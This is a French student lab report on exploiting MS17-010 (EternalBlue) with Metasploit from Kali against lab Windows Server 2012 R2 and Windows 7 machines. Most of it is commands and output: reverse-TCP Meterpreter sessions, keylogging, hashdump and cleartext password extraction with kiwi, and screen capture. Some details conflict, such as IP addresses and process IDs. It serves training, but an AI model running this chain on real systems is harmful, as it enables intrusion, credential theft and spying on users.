Exploitation de vulnérabilités Windows (SMBv1)

Sommaire

Sommaire.....1
Informations additionnelles.....1
Partie 1 - Prérequis.....2
Partie 2 - Windows serveur 2012R2.....2
Sous partie 1 : Prérequis.....2
Sous partie 2 : Mise en oeuvre.....2
Partie 3 - Windows 7 SP1 x64.....12
Sous partie 1 : Prérequis.....12
Sous partie 2 : Mise en oeuvre.....12
Sous partie 3 : Contenu supplémentaire.....19

Informations additionnelles

Matériel utilisé	1 vm Windows /1 vm Linux
Os utilisé	Windows Server 2012 / Kali linux 2025
Procédure réalisée sur machine virtuelle :	Oui

Partie 1 - Prérequis

1) Avoir installé une machine kali linux connecté à internet.

Partie 2 - Windows serveur 2012R2

Sous partie 1 : Prérequis

1) Installer Windows Server 2012 en version graphique + Mot de passe (BonjourIlFaitBeau01!)

2) Définir le plan d'adressage suivant :
   - Adresse : 172.17.13.102
   - Masque 255.255.0.0
   - DNS : 172.17.13.102

3) Renommer la machine par : DC-W2012-AP

4) Installer le service AD-DS et promouvoir la machine en tant que contrôleur de domaine. (plantier.local)
5) Créer l'utilisateur aplantier avec le mdp Jesuisenbtsstio1!

Sous partie 2 : Mise en oeuvre

Dans un premier temps, le poste cible est donc un serveur 2012R2 (rôle ADDS installé et promu en contrôleur de domaine). La vulnérabilité testée utilise le port TCP 445 (service SMBv1.0).

Le poste attaquant est une machine Kali Linux.

1) Préparer l'environnement de travail en installant l'ensemble des machines du contexte.

→ Voir Sous partie 1

2) Sur Kali, démarrer une console et vérifier l'accès au service smb avec nmap. Prouver que le port 445 est ouvert et que l'on peut tenter l'exploitation de la vulnérabilité ms17_010.

Il faudra faire la commande suivante :

```
nmap -sV -p 445 <IP_CIBLE>
```

Dans notre cas :

```
nmap -sV -p 445 172.17.13.102
```

```
┌──(root㉿kali)-[~]
└─# nmap -sV -p 445 172.17.23.85
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-10 05:37 EDT
Nmap scan report for 172.17.23.85
Host is up (0.00074s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: PLANTIER)
MAC Address: 08:00:27:1B:6A:2D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: DC-W2012-AP; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.85 seconds
```

- port 445/tcp open
- microsoft-ds : Confirme la présence du service SMBv1 et la possibilité d'exploiter MS17-010.

3) Depuis la console démarrer Metasploit.

```
msfconsole
```

4) Rechercher la définition des tests d'exploitation de la vulnérabilité référencée ms17_010.

```
search ms17_010
```

Voici le résultat obtenu :

```
msf > search ms17_010

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Rem
ote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/Eter
nalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                    .                .        .      .
   12    \_ target: PowerShell                   .                .        .      .
   13    \_ target: Native upload                .                .        .      .
   14    \_ target: MOF upload                   .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   16    \_ AKA: ETERNALROMANCE                  .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   18    \_ AKA: ETERNALBLUE                     .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/Eter
nalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   21    \_ AKA: ETERNALROMANCE                  .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   23    \_ AKA: ETERNALBLUE                     .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010        .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                    .                .        .      .
   26    \_ AKA: ETERNALBLUE                     .                .        .      .


Interact with a module by name or index. For example info 26, use 26 or use auxiliary/scanner/smb/smb_ms17_010
```

Quatre références sont fournies, l'une d'entre elles est utile pour vérifier si la vulnérabilité existe et une autre sera utile pour l'exploiter. Nous allons les tester dans l'ordre.

```
auxiliary/scanner/smb/smb_ms17_010        → détection (scanner)
exploit/windows/smb/ms17_010_eternalblue  → exploitation
exploit/windows/smb/ms17_010_eternalblue_win8   → exploitation
(Win8/2012)
exploit/windows/smb/ms17_010_psexec             → exploitation via
psexec
```

5) Quel module permet de vérifier si l'exploitation de la vulnérabilité est possible ?

Ce module est :

```
auxiliary/scanner/smb/smb_ms17_010
```

On le sait car il y à la présence de auxiliary dans le chemin.

auxiliary/scanner = outil passif, il vérifie sans attaquer
exploit = il attaque réellement la cible

6) Charger le test de détection

Dans notre console Kali :

```
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS 172.17.13.102
```

7) Vérifier les options de paramétrage à fournir.

```
show options
```

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                  Required  Description
   ----         ---------------                  --------  -----------
   CHECK_ARCH   true                             no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                             no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                            no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework  yes       List of named pipes to check
                /data/wordlists/named_pipes.txt
   RHOSTS                                        yes       The target host(s), see https://docs.metasploit.com/do
                                                           cs/using-metasploit/basics/using-metasploit.html
   RPORT        445                              yes       The SMB service port (TCP)
   SMBDomain    .                                no        The Windows domain to use for authentication
   SMBPass                                       no        The password for the specified username
   SMBUser                                       no        The username to authenticate as
   THREADS      1                                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.
```

8) Configurer l'option obligatoire RHOSTS avec l'adresse de la cible.

```
use exploit/windows/smb/ms17_010_eternalblue
show options
set RHOSTS 172.17.13.102
set LHOST 172.17.219.93  \\ Normalement c'est défini par défaut
```

9) Exécuter le test, commande run ou exploit.

```
run
```

Voici le résultat attendu sur le serveur Windows :

Vous pourrez également constater ce résultat dans la console kali :

```
msf exploit(windows/smb/ms17_010_eternalblue) > run
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 172.17.13.102
RHOSTS => 172.17.13.102
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 172.17.219.93:4444
[*] 172.17.13.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.17.13.102:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 Standard 9200 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was r
eplaced with '*' in regular expression
[*] 172.17.13.102:445     - Scanned 1 of 1 hosts (100% complete)
[+] 172.17.13.102:445 - The target is vulnerable.
[*] 172.17.13.102:445 - shellcode size: 1283
[*] 172.17.13.102:445 - numGroomConn: 12
[*] 172.17.13.102:445 - Target OS: Windows Server 2012 Standard 9200
[+] 172.17.13.102:445 - got good NT Trans response
[+] 172.17.13.102:445 - got good NT Trans response
[+] 172.17.13.102:445 - SMB1 session setup allocate nonpaged pool success
[+] 172.17.13.102:445 - SMB1 session setup allocate nonpaged pool success
[+] 172.17.13.102:445 - good response status for nx: INVALID_PARAMETER
[+] 172.17.13.102:445 - good response status for nx: INVALID_PARAMETER
[-] 172.17.13.102:445 - Exploit failed with the following error: Read timeout expired when reading from the Socket (timeout=30)
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_eternalblue) >
```

10) Refaite la commande de la question n°4.
    Quelle module va permettre de profiter d'un « beau ciel bleu » sur la machine cible après exécution de celui-ci ?

```
search ms17_010
```

Il s'agit de "ms17_010_eternalblue"

11) Charger et mettre en œuvre le test d'exploitation de la vulnérabilité, surtout pensez à avoir ouvert devant vous la connexion à la cible afin de bien profiter du « beau ciel bleu » offert lors de l'exploitation de la vulnérabilité.

Ceci à été à été fait lors de la question 9 et à provoqué un blue-screen.

12) Refaite la commande de la question n°4.
    Quel module va permettre de profiter du payload Meterpreter sur la machine cible après exécution de celui-ci ?

```
search ms17_010
```

Il s'agit de le module "ms17_010_psexec"

- Charger et mettre en œuvre le test d'exploitation de la vulnérabilité qui va vous permettre de bénéficier du payload Meterpreter et de ces fonctionnalités avancées.

```
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS 172.17.13.102
```

- Vérifier les options de paramétrage à fournir.

```
show options
```

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                 Required  Description
   ----         ---------------                 --------  -----------
   CHECK_ARCH   true                            no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                            no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                           no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework yes       List of named pipes to check
                /data/wordlists/named_pipes.txt
   RHOSTS                                       yes       The target host(s), see https://docs.metasploit.com/do
                                                          cs/using-metasploit/basics/using-metasploit.html
   RPORT        445                             yes       The SMB service port (TCP)
   SMBDomain    .                               no        The Windows domain to use for authentication
   SMBPass                                      no        The password for the specified username
   SMBUser                                      no        The username to authenticate as
   THREADS      1                               yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.
```

- Configurer l'option obligatoire RHOSTS avec l'adresse de la cible.

```
use exploit/windows/smb/ms17_010_psexec
show options
set RHOSTS 172.17.13.102
set LHOST 172.17.219.93  \\ Normalement c'est défini par défaut
```

- Exécuter le test, commande run ou exploit.

```
run
```

```
msf exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 172.17.219.93:4444
[*] 172.17.13.102:445 - Target OS: Windows Server 2012 Standard 9200
[*] 172.17.13.102:445 - Built a write-what-where primitive ...
[+] 172.17.13.102:445 - Overwrite complete ... SYSTEM session obtained!
[*] 172.17.13.102:445 - Selecting PowerShell target
[*] 172.17.13.102:445 - Executing the payload ...
[+] 172.17.13.102:445 - Service start timed out, OK if running a command or non-service executable ...

[*] Sending stage (177734 bytes) to 172.17.13.102
[*] Meterpreter session 1 opened (172.17.219.93:4444 → 172.17.13.102:49354) at 2026-03-17 03:50:23 -0400

meterpreter >
meterpreter >
meterpreter >
```

Nous sommes désormais dans meterpreter.

Pour afficher la liste des commandes on peut faire :

```
help
```

14) Avec la commande adéquate, afficher la configuration TCP/IP de la machine cible.

On fait donc un ipconfig dans la console meterpreter. Nous devons retrouver la configuration de la machine.

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 12
============
Name         : Carte Intel(R) PRO/1000 MT pour station de travail
Hardware MAC : 08:00:27:1b:6a:2d
MTU          : 1500
IPv4 Address : 172.17.13.102
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::d1c6:efcc:4c98:8f2e
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 14
============
Name         : Carte Microsoft ISATAP #2
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:ac11:d66
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Nous sommes parvenus au bon résultat.

15) Sur la machine cible, modifier le fichier « hosts ».


Télécharger en local sur la machine kali le fichier « hosts » de la machine cible et vérifier son contenu.

→ Commençons par modifier le fichier host depuis la kali.

Voici le chemin

```
C:\Windows\System32\drivers\etc\hosts
```

Voici la configuration par défaut du fichier :



Voici comment nous allons le modifier :

```
edit C:/Windows/System32/drivers/etc/hosts
```


- Appuyez sur i pour passer en mode insertion
- Ajoutez la ligne (ex: /!\ Attention, ce fichier à été compromis)
- Appuyez sur Échap
- Tapez : wq pour sauvegarder et quitter

Ensuite vérifiez sur la machine cible :

```
cat C:/Windows/System32/drivers/etc/hosts
```

```
meterpreter > edit C:/Windows/System32/drivers/etc/hosts
meterpreter > cat C:/Windows/System32/drivers/etc/hosts
/!\ Attention ce fichier à été compromis
meterpreter >
```

Nous pouvons tester sur le serveur directement :



Le fichier à bien été changé.

⚠️ : A chaque modification, le fichier sera vidé.

16) Fermer la session sur la machine cible. Mettre en œuvre la capture des frappes de clavier (Keylogger). Se reconnecter et vérifier que vous récupérez le mot de passe de l'administrateur dans Meterpreter.

Pour mettre en oeuvre le keylogger :

Pour pouvoir capturer le mot de passe tapé lors de la reconnexion à l'écran d'accueil, il faut que le processus Meterpreter soit "accroché" au processus qui gère l'ouverture de session, c'est-à-dire winlogon.exe (qui tourne avec les privilèges SYSTEM)

1) Trouver le PID de winlogon : Dans la session Meterpreter, affichez la liste des processus en cours d'exécution avec la commande :

```
ps
```

On remarque que le PID de winlogon.exe est 1020.

2) On va donc migrer notre playload vers ce processus :

```
migrate 264 (a vérifier car il change)
```

3) On va donc lancer le keyscan :

```
keyscan_start
```

4) On peut ensuite se connecter sur le serveur (depuis le serveur)

5) Il faut une fois connecté, retourner sur la kali puis dump les donnés tapés.

```
keyscan_dump
```

```
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<LAlt><^SUPPR><MAJ><MAJ>
```

17) Affichez tous les utilisateurs ainsi que le hash de leurs mots de passe contenus dans la base SAM. Faites en sorte de pouvoir visualiser en clair le mot de passe de l'administrateur.

Nous devons commencer par passer en mode système.

```
getsystem
```

Il faudra afficher la base SAM

```
hashdump
```

Afin de pouvoir mener cette étape, il faudra ajouter l'extension "kiwi" dans meterpreter.

Récupérons ensuite le PID de spoolsv.exe

```
ps
```

Il faudra ensuite le migrer :

```
migrate 1284 (a vérifier car il change)
```

Afin de dé-hasher les mot de passe :

```
creds_wdigest
```

```
wdigest credentials
===================

Username        Domain    Password
--------        ------    --------
(null)          (null)    (null)
Administrateur  PLANTIER  BonjourIlFaitBeau1!
DC-W2012-AP$    PLANTIER  61 50 32 d1 a0 11 e7 e6 5e f5 4f b9 37 d4 6b 9c d1 73 a4 71 ef e1 b4 b4 d7 bb e9 43 b8 c9 0d bf de 8f 99 78 6f bb 97 67 f4 4e 57 63 5b 8f 5e
                           bb ad 58 a6 13 03 c0 f8 97 ea 69 01 ff 24 c3 47 8e e9 1b ba 59 3b 64 f3 12 ae b4 46 42 10 32 21 01 54 9f e1 56 00 cc 91 b2 97 0b 26 8f 3f b
                          d fa 68 4e 06 0d 30 e4 5b 86 7a 23 aa 3d 63 af b3 a2 a5 c3 a6 4b 7b b2 82 d1 ec 61 d2 67 46 7a f0 d0 27 ca 95 f0 6f ae a5 fd a0 1d a5 f2 ff
                          70 16 1b ea cb 11 9b da 68 fb 86 3a 0d 1b 0b b7 ee 6d 07 c6 8f b0 74 dc 38 75 df c8 a7 93 92 16 ae f3 e3 f2 58 59 dc 50 c5 47 11 ff c0 50 85
                           c5 64 cd 9a 65 3f 52 55 4e 62 8c da 23 3a 08 0b b7 52 d3 0e 90 dc 0b b7 14 fc e8 68 12 f9 ce 24 3a 4c c1 d7 f5 5f fb 93 c1 80 27 1b 94 ee d
                          e 1c e3 02 26 02 a9
```

Partie 3 - Windows 7 SP1 x64

Sous partie 1 : Prérequis

13) Installer Windows 7 Client 2012 + Mot de passe (Password1234)

14) Définir le plan d'adressage suivant :
    - Adresse : 172.17.13.102
    - Masque 255.255.0.0

15) Renommer la machine par : W7-AP

Sous partie 2 : Mise en oeuvre

1) Recharger l'exploit ms17_010_eternalblue avec la commande suivante :

```
use exploit/windows/smb/ms17_010_eternalblue
```

2) Ajouter le payload set payload windows/x64/meterpreter/reverse_tcp avec la commande set payload

```
set payload windows/x64/meterpreter/reverse_tcp
show options
```

3) Configurer les options puis lancer l'exploit ...

```
set RHOSTS 172.17.13.102
run
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 172.17.219.93:4444
[*] 172.17.13.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.17.13.102:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was r
eplaced with '*' in regular expression
[*] 172.17.13.102:445     - Scanned 1 of 1 hosts (100% complete)
[+] 172.17.13.102:445 - The target is vulnerable.
[*] 172.17.13.102:445 - Connecting to target for exploitation.
[+] 172.17.13.102:445 - Connection established for exploitation.
[+] 172.17.13.102:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.17.13.102:445 - CORE raw buffer dump (40 bytes)
[*] 172.17.13.102:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 172.17.13.102:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 172.17.13.102:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 172.17.13.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.17.13.102:445 - Trying exploit with 12 Groom Allocations.
[*] 172.17.13.102:445 - Sending all but last fragment of exploit packet
[*] 172.17.13.102:445 - Starting non-paged pool grooming
[+] 172.17.13.102:445 - Sending SMBv2 buffers
[+] 172.17.13.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.17.13.102:445 - Sending final SMBv2 buffers.
[*] 172.17.13.102:445 - Sending last fragment of exploit packet!
[*] 172.17.13.102:445 - Receiving response from exploit packet
[+] 172.17.13.102:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.17.13.102:445 - Sending egg to corrupted connection.
[*] 172.17.13.102:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 172.17.13.102
[*] 172.17.13.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.17.13.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 172.17.13.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (172.17.219.93:4444 → 172.17.13.102:49165) at 2026-03-17 06:02:25 -0400
```

4) Réaliser la capture du clavier sur la machine cible.

Voici les commandes à suivre :

Trouver le PID de explorer : Dans la session Meterpreter, affichez la liste des processus en cours d'exécution avec la commande :

```
ps
```

On remarque que le PID de explorer.exe est 248.

- On va donc migrer notre playload vers ce processus :

```
migrate 248 (a vérifier car il change)
```

- On va donc lancer le keyscan :


```
keyscan_start
```

- On peut ensuite se connecter sur le client et créer un fichier (depuis le client)
- Il faut une fois connecté, retourner sur la kali puis dump les donnés tapés.

```
keyscan_dump
```

```
meterpreter > keyscan_dump
Dumping captured keystrokes ...
ceci-est-la-creation-dun-fichier<CR>
```

J'ai uniquement créé un fichier :




5) Réaliser la capture de l'écran de la machine cible.

Il faudra faire la commande suivante :

screenshot


Le résultat est placé dans le dossier personnel de l'utilisateur.



6) Réaliser la capture de l'écran de la machine cible en temps réel.

On fait la commande suivante :

```
screenshare
```



On constate la capture (presque) en temps réel.

7) Afficher les noms et les hashs des mots de passe de la machine cible.
Faites afficher en clair le mot de passe de l'utilisateur connecté sur la machine cible.

```
getsystem
hashdump
```

```
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Armel:1000:aad3b435b51404eeaad3b435b51404ee:8c3efc486704d2ee71eebe71af14d86c:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Nous rajoutons l'extension kiwi :

```
load kiwi
```

Nous dé-hashons les mdp :

```
creds_wdigest
```

```
wdigest credentials
===================

Username          Domain     Password
--------          ------     --------
(null)            (null)     (null)
Armel             W7-AP      Password1234
WIN-75R38KQ5M2R$  WORKGROUP  (null)
```

8) Afficher les informations de la machine cible, comme par exemple la version du système d'exploitation.

```
sysinfo
```

```
meterpreter > sysinfo
Computer        : W7-AP
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : fr_FR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

9) Afficher les disques et médias amovibles de la machine cible.

```
show_mount
```

```
meterpreter > show_mount

Mounts / Drives
===============

Name  Type   Size (Total)  Size (Free)  Mapped to
----  ----   ------------  -----------  ---------
